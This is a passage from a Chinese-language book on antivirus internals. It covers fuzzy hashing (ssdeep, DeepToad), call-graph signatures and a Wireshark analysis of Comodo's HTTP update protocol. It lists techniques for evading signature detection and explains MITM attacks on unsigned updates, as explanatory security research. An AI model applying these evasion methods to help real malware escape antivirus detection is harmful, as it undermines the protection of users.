依据反病毒软件开发者设置的冲突率以及算法实现的质量，模糊散列特征算法的误报率会有所不同，但通常情况下会比其他基础特征匹配算法的误报率要低（例如进行简单匹配或匹配校验和）。但是，由于此类散列特征算法存在固有缺陷，误报还是会发生，且此类算法不能单独起作用。在某些场景下，这类算法通常用来校验经过Bloom过滤器校验过后的可疑文件，以降低扫描器的误报率。

和之前的特征码校验算法相比，想要绕过模糊散列校验算法就没有那么容易了。要绕过加密或基于CRC检验技术的散列函数，抑或简单特征匹配的检测算法，只需要在合适的地方对文件略加改动；但想要绕过模糊散列校验算法，因为细小的改动不会造成模糊散列值的大变动，所以攻击者需要对恶意软件进行一番大改动。接下来的例子将会使用ssdeep演示模糊散列算法是如何工作的。假设你想使用ssdeep算法，让编写的实验反病毒引擎在Ubuntu Linux平台上去侦测 `/bin/ls` 。ssdeep会生成下面一段特征码：

```
$ md5sum ls
fa97c59cc414e42d4e0e853ddf5b4745  ls
$ ssdeep ls
ssdeep,1.1--blocksize:hash:hash,filename
1536:MW9/IqY+yF00SZJVWCy62Rnm1lPdOHRXSoyZ03uawcfXN4qMlkW:MW9/ZL/T6ilPdotHaqMlkW
," ls"
```

第一条命令计算了指定文件的MD5值，最后一条命令计算了指定文件的ssdeep散列值。上述输出结果中的最后一行是ssdeep生成的完整的特征码：区块大小、散列值，加上文件名的散列。现在让我们在文件末尾增加一个字节，即字符A，然后重新计算一次MD5值和模糊散列值：

```
$ cp ls ls.mod
$ echo "A" >> ls.mod
$ ssdeep ls.mod
```

```
ssdeep,1.1--blocksize:hash:hash,filename
1536:MW9/IqY+yF00SZJVWCy62Rnm1lPdOHRXSoyZ03uawcfXN4qMlkWP:MW9/ZL/T6ilPdotHaqMlk
WP,"/home/joxean/Documentos/research/books/tahh/chapter4/ls.mod"
$ md5sum ls.mod
369f8025d9c99bf16652d782273a4285  ls.mod
```

可以看到MD5值彻底改变了，但ssdeep散列值只变动了一个字节（在ssdeep值末尾多了一个P）。如果开发者使用这串模糊散列去计算变动情况，将会发现新生成的文件同旧文件异常相似，因此会将新生成的样本提示为病毒。想要彻底改变通过模糊散列算法计算出的散列值，你需要在文件的多个位置进行修改。再来看另外一个例子。这次，将Ubuntu Linux下的文件cp附加到原文件ls上：

```
$ cp ls ls.mod
$ cat /bin/cp >> ls.mod
$ ssdeep ls.mod
ssdeep,1.1--blocksize:hash:hash,filename
3072:MW9/ZL/T6ilPdotHaqMlkWSP9GCr/vr/oWwGqP7WiyJpGjTO:3xZLL1doYplkWoUGqP7WiyJpG
,"ls.mod"
$ ssdeep ls
ssdeep,1.1--blocksize:hash:hash,filename
1536:MW9/IqY+yF00SZJVWCy62Rnm1lPdOHRXSoyZ03uawcfXN4qMlkW:MW9/ZL
/T6ilPdotHaqMlkW
," ls"
```

现在，几乎整个模糊散列值都有了明显的变化，这样就可以绕过这种算法的特征码检测了。但是，绕过特征码检测需要变动位置的数量由区块大小决定：如果区块大小取决于分配的缓冲区的大小且不恒定，绕过此类特征码检测就较为容易。例如，让我们再试一次，这次选用DeepToad。该工具允许你配置校验选取区块的大小。将区块大小配置为512字节，然后计算两个文件的散列值，即原生的/bin和/ls文件，以及修改过的部分：

```
$ deeptoad -b=512 ls
NTWPj4+PiIiIiLm5ubklJSUl2tra2gMD;j4+IiLm5JSXa2gMDDAxpaTw81dUJCSQk;c3P29pqaZWU/P
7q6GBhSUtDQ4OBCQqSk;ls
$ deeptoad -b=512 ls.mod
NTWPj4+PiIiIiLm5ubklJSUl2tra2gMD;j4+IiLm5JSXa2gMDDAxpaTw81dUJCSQk;jIyhoXV1bW2Fh
aamsrKwsN7eZWVpaezs;ls.mod
```

这次通过把cp附加到原文件ls上的技巧就无法绕过特征校验算法了。有两个原因：第一，因为DeepToad校验选取区块大小固定，而不是像ssdeep一样是动态选择的；第二，因为DeepToad校验了三个不同的散列值，由分号分隔，且前两个散列值完全匹配。简而言之，绕过模糊散列算法取决于选取校验区块的大小以及大小的数值。

4.2.2　基于程序图的可执行文件散列算法

一些高级反病毒产品中会带有基于程序图的可执行散列特征校验算法。程序图可以被分为下面两种不同类型的图。

- 调用图　展示程序中各函数调用关系的图表（即，展示程序中所有调用和被调用的函数）。
- 流程图　展示所有函数基础区块和关系的图表（部分只有一个入口点和一个出口点的代码）。

反病毒引擎中的代码分析引擎可能会使用从调用图（一张包含程序中所有函数的图表）或流程图（一张展示所有函数基础区块和关系的图表）中提取的特征信息进行分析。很显然，这类算法操作十分消耗资源，类似IDA这样的工具可能需要花费数秒到数分钟不等的时间去分析整个软件结构。反病毒引擎不可能花费几秒或几分钟去分析单个文件，所以一般会选取部分指令和基础区块进行分析，或者设置一个超时值，超过最大时间限制就不再继续分析。

基于程序图检测恶意软件族的特征引擎一般是多态的，尽管真实的指令会因改动而有所不同，但是调用图和流程图一般来说不会有变动。因此，反病毒软件工程师会使用特定函数的基础区块的图形特征去解析恶意软件，比如检测恶意软件解压缩或解密层流程。

如果没有设定一些限制或设定不正确，这种办法也会带来一些性能上的问题，也可能会和其他特征码算法一样产生误报。比如，如果恶意软件作者发现反病毒软件基于恶意软件中某一函数的流程图特征，对自己编写的恶意软件进行了检测查杀，他可能会模仿正常软件的函数，编写恶意程序相关函数（参见流程图）。他们可能会参考Windows操作系统上的notepad.exe或其他一些正常的软件。因为恶意软件作者的改动导致病毒的新变种同其他正常软件的图表特征相似，所以反病毒工程师发现需要针对新变种提取新的特征，而不是在原有特征基础上进行一些修改。

对于病毒作者来说，以下方法可以绕过基于程序图的可执行文件散列算法。

- 同之前介绍的那样，变更病毒程序流程图或调用图的样式，让它们看起来是正常软件的函数。
- 给病毒程序加上反调试功能，这样因为不理解单个或多个调试指令，病毒软件的代码分析引擎就无法反汇编程序内的函数逻辑。
- 结合反调试和错误断点的技巧，因为错误的指令或代码混淆了反病毒引擎的分析逻辑，引擎无法正确判断什么时候要跳转，也无法分析路径是true还是false。
- 通过超时技巧让恶意软件的流程图变得复杂，这样反病毒引擎在进行代码分析的时候就会因为超时而终止分析。超时终止会让代码分析引擎无法分析部分或全部函数的流程图。

构造并使用基于程序图的特征码检测的开源实例是GCluster，我们可以拿它作为测试工具，可以在Pyew项目中下载到示例脚本：http://github.com/joxeankoret/pyew。

为了能够分析出样本的可疑度，该工具通过分析程序，针对每个函数的调用图和流程图分别建立二进制列表，并对比了其中的元素、调用图和流程图。下面是使用该工具对两个代码不同但结构（调用图和流程图）完全吻合的恶意软件样本变种的分析结果：

```
$ /home/joxean/pyew/gcluster.py HGWC.ex_ BypassXtrap.ex_
[+] Analyzing file HGWC.ex_
[+] Analyzing file BypassXtrap.ex_
Expert system: Programs are 100% equals
Primes system: Programs are 100% equals
ALists system: Programs are 100% equals
```

如果你比对样本的加密散列值，会发现这实际上是两个不同的文件：

```
$ md5sum HGWC.ex_ BypassXtrap.ex_
e1acaf0572d7430106bd813df6640c2e  HGWC.ex_
73be87d0dbcc5ee9863143022ea62f51  BypassXtrap.ex_
```

此外，你还会发现，在二进制层面实现的模糊散列等其他高级特征码，对此类二进制样本文件无效，如下面使用ssdeep校验样本文件的结果所示：

```
$ ssdeep HGWC.ex_ BypassXtrap.ex_ ssdeep,1.1--
blocksize:hash:hash,filename12288:faWzgMg7v3qnCiMErQohh0F4CCJ8lnyC8rm2NY:
CaHMv6CorjqnyC8
rm2NY,"/home/joxean/pyew/test/graphs/HGWC.ex_"
49152:C1vqjdC8rRDMIEQAePhBi70tIZDMIEQAevrv5GZS/ZoE71LGc2eC6JI
/Cfnc:
C1vqj9fAxYmlfACr5GZAVETeDI/Cvc,"/home/joxean/pyew/test/graphs
/BypassXtrap.ex_"
```

很明显，基于程序图的特征码检测技术相较于仅基于字节码的特征检测技术要强大得多；但是，有时出于性能的考虑不会使用这种检测技术。这也是一些反病毒厂商不会大规模使用这种技术的原因：不太实用。

4.3　总结

反病毒特征码在恶意软件防护中扮演着重要的角色，从反病毒引擎成型以来就一直被使用。同时，特征码也是某种形式的数据库，它们与各种匹配算法形成合力，用来检测恶意软件以及恶意软件家族。针对每个特征码数据库的类型，本章还展示了多种绕过检测的方法。特征码数据库的种类如下。

- 顾名思义，字节流用于与字符串匹配算法相结合去匹配可疑文件的字节流。
- 校验和，比如CRC32校验和算法，用来针对字节流生成一个类似签名的标识符。校验和在面对散列冲突攻击时经常显得很弱，进而造成很多误报。
- 与校验和算法不同，加密散列函数对散列冲突攻击有很强的应对能力，不会造成太多误报。但是，散列加密需要的时间很长。恶意软件制造者们能够轻易绕过这些算法，因为文件的一点点变化也会生出完全不同的散列值。
- 模糊散列函数用来检验一个种类的文件，特别是恶意软件及其变种文件。与加密散列算法不同，它有时会产生可以接受的冲突。冲突的产生经常是因为这些不同散列的恶意软件属于同一族。
- 最后，基于程序图的散列算法从调用图和流程图两个方面分析恶意的可执行程序。相较于其他散列算法，生成基于程序图的散列值的方式更费时，同时还需要反病毒引擎有反汇编并生成类似图表的能力。但是，由于该种算法通过基础区块间的关系或函数分析文件，而不是基于校验字节流序列，调用图基于程序图的散列算法能十分准确地侦测同一个病毒的变种。

下一章将介绍反病毒软件的升级服务，讨论它们是如何实现的，然后通过实际的例子来剖析以及理解在真实世界中反病毒软件是如何进行升级的。

第 5 章

反病毒软件的更新系统

相比电脑上的其他软件来说，反病毒软件的更新更为频繁。每过几个小时、至多一天，反病毒厂商就会发布新的病毒数据库供用户下载，以免受新的计算机病毒的侵害。

所有现代反病毒软件中都带有自动更新功能，包括反病毒引擎在内，连同特征码文件、GUI、工具、库和其他一些产品文件都会被更新。自动升级会按照配置的不同，一天更新一次到多次。反病毒软件根据升级请求的频率制定升级策略。例如，每日更新的内容一般是推送给客户的每日特征码更新。另一方面，每周更新一般包含大量稳定特征码的修订更新包。

因为可能在一次升级后，反病毒软件的整个特征库和插件文件都有了变动，所以反病毒软件的升级规则并不固定。升级文件的大小和组成部分很大程度上取决于反病毒软件使用的插件和特征码格式。如果反病毒厂商使用了装载插件和特征码的容器，那每次反病毒软件升级的时候整个容器都需要进行更新。但是，如果厂商分模块发布更新，那每次更新的时候，只需要更新对应的模块即可。

本章将讨论反病毒厂商使用的各种更新协议及其存在的缺陷，接着详解反病毒软件的更新协议，最后将对当前所使用HTTPS检查方式解决一个问题但带来一系列其他问题的原因进行剖析。

5.1 理解更新协议

每家反病毒厂商，甚至是每一款反病毒产品，都有着不同的更新协议、策略、特征码和插件分发计划等；但这些更新协议之间也存在着如下一些共性。

- 使用HTTP或HTTPS协议（或两者同时使用）下载特征文件　在少数情况下，也会用到FTP协议（主要是在已废弃的或旧的产品中）。
- 使用目录式文件　下载文件及其对应远程URI或URL列表会被存储在一个或多个目录式文件中。这类目录式文件可能会包含支持的平台和不同产品版本等信息。
- 下载升级文件校验　更新旧文件之前下载的更新文件首先会经过验证。尽管每款反病毒产品都有验证流程，但因产品而异，有些只是经过一次简单的CRC算法校验，也有一些使用校验RSA签名。

从理论层面上来分析反病毒软件的更新协议，其工作流程如下。

(1) 反病毒产品会定期通过访问指定URL（如http://av.com/modified-date）从网络上下载文件

到本地。下载的文件包括更新准备状态的元数据。

(2) 反病毒客户端会给出最近一次更新的日期。如果从网上下载的更新指引文件比最后一次更新日期更晚，反病毒软件更新程序会通过URL（如http://av.com/catalog.ini）下载一个内有所有可供下载的更新文件的目录文件。

(3) 无论是XML格式还是简单老旧的INI文件格式，下载的目录文件会针对产品、兼容的平台和操作系统（比如，Windows 7 x86_64或Solaris 10 SPARC）分成不同的部分。每个部分都包含要升级的文件信息。一般情况下，这类信息包括要升级的文件名，以及之后校验要用到的散列值（比如，MD5值）。

(4) 如果在线更新列表的文件MD5值和客户端文件的MD5值不同，那么这些更新文件就会被下载到电脑中。

(5) 反病毒软件更新程序会校验下载文件的MD5，以确保在传输过程中没有发生错误。

(6) 如果下载的文件通过校验，就会停止待更新服务，备份旧文件至相关目录，并将新的文件复制至对应目录，然后重启相关服务。

以上从理论层面讲解了真实情况下反病毒软件更新引擎的工作方式。在接下来的几节你会看到更多例子。

5.1.1　支持 SSL/TLS

安全套接字层（Secure Sockets Layer，SSL）和传输层安全性协议（Transport Layer Security，TLS）是用于在因特网或局域网内构建安全传输通道的加密协议。这两个协议使用X.509认证方式（一种非对称加密技术）来交换随机session key，用于对称加密解密随后的流量。SSL协议用于网上银行以及其他敏感信息的传输。对于更新协议来说，尤其是在安全软件（如反病毒软件）中，使用类似安全通信协议是一项基本要求。糟糕的是，许多反病毒软件并没有使用这些安全通信协议。反病毒软件中最常用的传输协议是之前提到的超文本传输协议（Hypertext Transfer Protocol，HTTP），而不是基于SSL/TLS实现的超文本安全传输协议（Hypertext Transfer Protocol Secure，HTTPS）。使用HTTP协议进行软件更新会让各种可能的攻击破门而入。

- 如果攻击者更改DNS记录，反病毒软件客户端会连接到恶意的IP地址并下载对应的文件。由于HTTP协议中没有使用证书，反病毒客户端并没有校验升级服务器是否为官方服务器。
- 如果攻击者在局域网内发起中间人劫持攻击（man-in-the-middle，MITM），在更新过程中就可以修改正常更新文件以及更新目录中的对应散列校验值，并将恶意文件或植入了木马病毒的反病毒产品推送给客户端。

反病毒产品使用基于HTTP协议的不安全且未加密的更新协议，通常基于以下考虑。

- 简单　编写基于HTTP的更新协议比正确使用HTTPS协议编写来得简单。
- 性能　由于不需要考虑SSL或TLS层的负载，通过HTTP协议下载更新文件会比使用HTTPS协议快得多。尽管现在使用SSL或TLS对性能带来的影响微乎其微，但是一些反

病毒产品的第一版很可能是10年或20年前编写的。那时候，SSL或TLS还是会带来一定的性能影响的。但现在看来，其性能影响完全可以忽略不计。

- *糟糕的编程能力* 一些反病毒工程师和设计者没有足够的安全意识，或对协议引擎的基本安全需求缺少正确的认识。有一些反病毒厂商在开发完第一版更新协议以后，会沿用好多年，甚至有一些反病毒软件的更新协议是在20世纪末到21世纪初设计开发的。

你可能会注意到，上述列表中用到了“正确”一词，这是为了强调目前反病毒软件实施的更新协议的简单解决方案是错误的。包括一些软件开发者和设计者在内的许多人都认为，他们只需让协议支持SSL/TLS就可以了，不用去考虑安全的操作方式，从而往往在不经意间使用存在缺陷的传输协议。结果，你可以观察到如下差异。

- *使用SSL/TLS的时候不校验服务器端的证书* 这是最典型的错误之一。开发者增加了安全传输的功能，但在这个过程中没有编写校验服务器身份的代码逻辑。殊不知这和在传输过程中出于性能消耗的原因不使用SSL/TLS一样糟糕。Google Chrome这样的浏览器以及Microsoft开发的安全产品EMET都提供数字证书验证功能，以验证服务器的真实身份。
- *使用自签名的证书* 一些厂商可能会使用自签名的数字证书验证其更新服务器，而不是经过认证机构签名的数字证书，这也就意味着其数字证书并没有被添加到客户端数字证书信任列表中。在这种情况下（和之前认证服务器身份代码逻辑缺失的案例类似），客户端将会接受任意同厂商自签名数字证书类似的证书。简而言之，这和上面那种情况一样糟糕。另外，因为自签名证书的工作逻辑，其不能被撤销。因此，如果攻击者获取到了反病毒厂商的私钥，只要安装在客户端内的对应证书没有被撤销，就可以继续实施中间人劫持攻击了。但是，如果使用认证机构的证书，即使出了问题，数字证书也可以迅速被撤销并失效。由于是由已知的可信赖的认证机构发行的证书，客户端会自动信任新的数字证书。
- *接受有效但过期的证书* 数字证书会在一段时间后过期。如果由于事务繁忙或轻视，没有注意到数字证书已经过了有效期，就会导致数字证书失效，从而引发客户端拒绝下载更新文件。也因为这样，有时候过期的证书也能被客户端接受。

5.1.2 验证更新文件

大多数反病毒产品可能会栽跟头的地方是对已下载的更新文件进行校验。可以将验证流程简化为：

(1) 通过传输协议（可能是HTTP协议）下载包含待下载更新文件列表及其对应散列值的目录文件；

(2) 下载目录文件中的对应更新文件；

(3) 校验已下载文件的散列值。

验证散列值常通过对比已下载的更新文件与目录文件中对应的MD5或SHA1散列值实现。在极少数情况下，就像之前Joxean Koret在Dr.Web反病毒产品中发现的一个古老而严重的漏洞一样（参见第15章），程序也会使用CRC32校验代替使用加密散列校验。将已下载的更新文件的散列值

与目录文件中对应的散列值进行对比是完全正确的做法。这种方法也存在缺点：如果目录文件中包含的散列值已经被攻击者修改过了呢？攻击者有能力修改目录文件中存储的散列值，也有能力修改传输的文件。这样的攻击行为不会让反病毒软件的更新程序提示异常，因为已下载的更新文件同目录文件中的散列值完全吻合。在一些典型的场景中，黑客控制了反病毒软件的更新服务器，并向反病毒软件的用户推送恶意更新。因此，这不是最完美的解决方案。

在少数案例中，反病毒产品通过使用签名算法（如，使用RSA）实现了针对更新文件的校验和完整性检查。数字签名也用于验证文件在开发并传输的过程中是否被修改。数字签名适用于可执行程序，有时候也适用于脚本文件。例如，Microsoft对每个通过Windows Update（Microsoft Windows Security Essentials的更新协议）下载的.CAB文件（档案文件格式）添加了数字签名，同时，也要求运行在x64平台上的驱动文件（.SYS）在被加载前经过数字签名校验。如果使用了数字签名技术，即使是使用不安全的HTTP协议传输更新文件，也可以保证文件是真实的，没有被篡改过。这是因为如果要篡改更新文件，攻击者必须创建一个具有有效数字签名的二进制文件。但攻击者可以完成这种攻击的概率微乎其微，因为从数字签名发行商偷取数字签名或重建签名的私钥可能性几乎为零。不过这也不是没有发生过，据称可能由某国支持开发的“火焰病毒”，就通过MD5碰撞攻击生成了合法的终端服务器授权证书。

签名和完整性检查正在逐渐被大多数主要防病毒产品所采用。然而，大多数情况下仅限于Windows平台。许多Unix版本的反病毒产品并没有对可执行的ELF或MachO文件或用于启动反病毒后台常驻进程的Shell脚本应用签名技术。也有一些例外，但它们只是例外。

提示　在Windows操作平台上，给可执行程序添加数字签名十分常见。给Shell脚本添加数字签名听起来有点奇怪，但在Unix类的平台上，Shell脚本就是一个可执行程序，类似于Windows平台上的*.VBS。正因如此，脚本也需要和可执行程序一样，被加上数字签名。反病毒厂商通常会以注释的形式在脚本文件的末尾增加一行带有文件内所有脚本信息的RSA签名（不包括文件末尾的签名行）。对于二进制文件来说，通常会在文件尾部以覆盖数据的形式添加。这种操作不会引起二进制文件执行异常，因为程序在运行读取二进制文件的过程中会忽略掉在尾部的签名数据。Windows支持通过Microsoft Authenticode对二进制文件添加数字签名。

5.2　剖析更新协议

本部分将会以Comodo Antivirus for Linux（version 1.1.268025-1 for AMD64）作为研究对象，来探究真实的反病毒软件更新协议。为了开展相关研究，我们需要一些标准Unix工具（如`grep`）、Wireshark（Unix和Windows平台上的网络协议分析嗅探软件）、浏览器以及Comodo antivirus，你可以从下面这个地址下载Comodo antivirus：https://www.comodo.com/home/internet-security/antivirus-for-linux.php。

安装完所需要的软件以后，就可以开展相关研究了。反病毒软件可以使用两种不同的更新方式：软件更新以及特征库更新。前者是指对扫描器、驱动程序、GUI工具等程序的更新。后者是指对扫描和感染文件修复的通用检测程序，以及包括CRC、MD5等的特征库进行更新。如果你运行Linux版本的Comodo GUI工具（使用命令`/opt/COMODO/cav`），将会看到类似图5-1中的提示框。



图5-1 Comodo Linux版本的主要GUI界面

在主窗口中，你将会看到反病毒特征库最近一次更新的时间，以及截至目前侦测到的恶意软件等信息。当你点击Antivirus按钮时，将会出现更新病毒数据库的选项，如图5-2所示。




图5-2 Comodo Linux版本的GUI界面上提供了“更新病毒数据库”选项

我们先来研究一下“更新病毒数据库”选项背后的更新协议。在点击这个选项之前，你需要先通过以下指令打开Wireshark：

```
$ sudo wireshark
```

接着在主菜单中点击Capture并选择Start。为了让Wireshark只显示我们需要的信息，可以使用HTTP Filter功能。配置完成Wireshark以后，点击更新病毒数据库选项，让GUI检查特征库文件的最新更新。不久，你将看到类似图5-3所示的结果。




图5-3　Wireshark追踪并展示了特征码库更新检测的过程

更新工具从如下URL下载：http://download.comodo.com/av/updates58/versioninfo.ini。

如果你把文件下载下来并打开，将会看到如下内容：

```
$ GET http://download.comodo.com/av/updates58/versioninfo.ini
[VersionInfo]
MaxAvailVersion=20805
MaxDiff=150
MaxBase=20663
MaxDiffLimit=150
```

这是一个只有一个部分、包含版本信息以及四块区域的INI格式的文件。目前我们对这四个区域一无所知，不过你可以猜出`MaxAvailVersion`其实是代表最新的版本号。现在让我们试着在Comodo antivirus的文件中匹配到这四个区域中的信息。

```
$ grep 20805 -r /opt/COMODO/
/opt/COMODO/etc/COMODO.xml: <BaseVer>0x00005145 (20805)
```

```
</BaseVer>
```

使用上面的命令，我们可以在COMODO.xml文件中找到`MaxAvailVersion`的数值。这块信息代表着特征库的最新版本。如果versioninfo.ini中的值比COMODO.xml中的值大，反病毒程序就会下载相关更新。接着上面的操作，更改COMODO.xml中`BaseVer`的值为20804，让更新程序下载最新的更新（在这个例子中，你需要等待新的特征库下载完成）。现在，如果你点击“更新病毒数据库”选项，Wireshark将会显示不同的记录，如图5-4所示。

HTTP/Requests

Topic / Item	Count	Rate (ms)	Percent
HTTP Requests by HTTP Host	28	0,000520	
download.comodo.com	9	0,000167	32,14%
/av/updates58/versioninfo.ini	1	0,000019	11,11%
/av/updates58/sigs/updates/BASE_UPD_END_USER_v20806.cav	1	0,000019	11,11%
/av/updates58/sigs/updates/BASE_UPD_END_USER_v20807.cav	1	0,000019	11,11%
/av/updates58/sigs/updates/BASE_UPD_END_USER_v20808.cav	1	0,000019	11,11%
/av/updates58/sigs/updates/BASE_UPD_END_USER_v20809.cav	1	0,000019	11,11%
/av/updates58/sigs/updates/BASE_UPD_END_USER_v20810.cav	1	0,000019	11,11%
/av/updates58/sigs/updates/BASE_UPD_END_USER_v20811.cav	1	0,000019	11,11%
/av/updates58/sigs/updates/BASE_UPD_END_USER_v20812.cav	1	0,000019	11,11%
/av/updates58/sigs/updates/BASE_UPD_END_USER_v20813.cav	1	0,000019	11,11%
cdn.download.comodo.com	9	0,000167	32,14%
/av/updates58/versioninfo.ini	1	0,000019	11,11%
/av/updates58/sigs/updates/BASE_UPD_END_USER_v20806.cav	1	0,000019	11,11%
/av/updates58/sigs/updates/BASE_UPD_END_USER_v20807.cav	1	0,000019	11,11%
/av/updates58/sigs/updates/BASE_UPD_END_USER_v20808.cav	1	0,000019	11,11%
/av/updates58/sigs/updates/BASE_UPD_END_USER_v20809.cav	1	0,000019	11,11%
/av/updates58/sigs/updates/BASE_UPD_END_USER_v20810.cav	1	0,000019	11,11%
/av/updates58/sigs/updates/BASE_UPD_END_USER_v20811.cav	1	0,000019	11,11%
/av/updates58/sigs/updates/BASE_UPD_END_USER_v20812.cav	1	0,000019	11,11%
/av/updates58/sigs/updates/BASE_UPD_END_USER_v20813.cav	1	0,000019	11,11%

Cerrar

图5-4 从Comodo服务器下载更新文件的网络请求

到现在为止，我们已经知道程序是如何获取新的特征库，以及从哪里下载了。如果`MaxAvailVersion`在versioninfo.ini中的值比在COMODO.xml中高，程序就会请求如下URL：>.cav"> http://cdn.download.comodo.com/av/updates58/sigs/updates/BASE_UPD_END_USER_v<>.cav。

使用浏览器或其他工具下载并打开cav文件，你会看到一个以`CAV3`开头的二进制数据：

```
$ pyew http://cdn.download.comodo.com/av/updates58/sigs/updates/
BASE_UPD_END_USER_v20806.cav
000 43 41 56 33 46 51 00 00 52 9A E9 54 44 92 95 26 CAV3FQ..R..TD..&
010 43 42 01 00 05 00 00 00 01 00 00 00 00 00 00 00 CB..............
020 01 00 00 00 42 00 22 00 00 43 42 02 00 05 00 00 ....B."..CB.....
030 00 01 00 00 00 00 00 00 00 01 00 00 00 42 00 22 .............B."
040 00 00 43 42 03 00 05 00 00 00 01 00 00 00 00 00 ..CB............
050 00 00 01 00 00 00 42 00 22 00 00 43 42 04 00 0A ......B."..CB...
060 00 00 00 06 00 00 00 00 00 00 00 02 00 00 00 E2 ................
070 00 6A 2C CC AC 00 22 00 00 43 42 05 00 05 00 00 .j,..."..CB.....
080 00 01 00 00 00 00 00 00 00 01 00 00 00 42 00 22 .............B."
090 00 00 43 42 06 00 0D 00 00 00 09 00 00 00 00 00 ..CB............
0A0 00 00 01 00 00 00 43 00 00 00 20 00 00 00 00 00 ......C... .....
0B0 22 00 00 43 42 20 01 A8 1F 20 00 A8 1F 20 00 00 "..CB ... ... ..
```

```
0C0 00 00 00 46 05 00 00 00 00 00 00 00 00 00 00 00 ...F............
0D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
```

该二进制文件的内容看起来应该是Comodo antivirus的特征库。最新特征库版本是20806（2015年1月23日）。下面让我们查看一下该特征库是否是最新版本：

```
$ HEAD http://cdn.download.comodo.com/av/updates58/sigs/updates/
BASE_UPD_END_USER_v20813.cav
200 OK
Connection: close
Date: Fri, 23 Jan 2015 08:52:48 GMT
(...)

$ HEAD http://cdn.download.comodo.com/av/updates58/sigs/updates/
BASE_UPD_END_USER_v20814.cav
200 OK
Connection: close
Date: Fri, 23 Jan 2015 08:52:52 GMT
(...)

$ HEAD http://cdn.download.comodo.com/av/updates58/sigs/updates/
BASE_UPD_END_USER_v20815.cav
404 Not Found
Connection: close
Date: Fri, 23 Jan 2015 08:52:54 GMT
(...)
```

看起来服务器上有更新的BASE_UPD_END_USER文件（版本号是20815），但是出于某些原因，程序只能更新到20806版本。这有可能是因为20815这个版本仍然是测试版本（不稳定的特征库），只对一些有查杀某类病毒需求的顾客开放。也有可能是因为刚刚更新的时候请求的versioninfo.ini文件没有被及时更新。到底是什么原因暂时无法准确了解，但至少我们知道了以下两点信息：

- 反病毒软件获取特征库新版本信息的方式；
- 获取远程更新文件的来源。

截至目前，我们仍然不能完全了解反病毒软件是如何更新的，只是知道了特征库是怎么更新的。让我们回到Comodo antivirus GUI上来，点击More按钮，会找到Check for Updates选项。打开一个新的Wireshark抓包窗口，按照刚刚的操作捕获网络流量。不一会儿，反病毒软件就会提示你有最新版本，并可以通过Wireshark的抓包记录来判断有无更新版本（如图5-5所示）。




图5-5　Wireshark追踪记录的程序检测最新Comodo产品文件网络的请求

Wireshark的记录显示，反病毒软件从以下地址下载了文件：http://cdn.download.comodo.com/cavmgl/download/updates/release/inis_1800/cavmgl_update_x64.xml。

在浏览器中打开这个XML文件（如图5-6所示）。

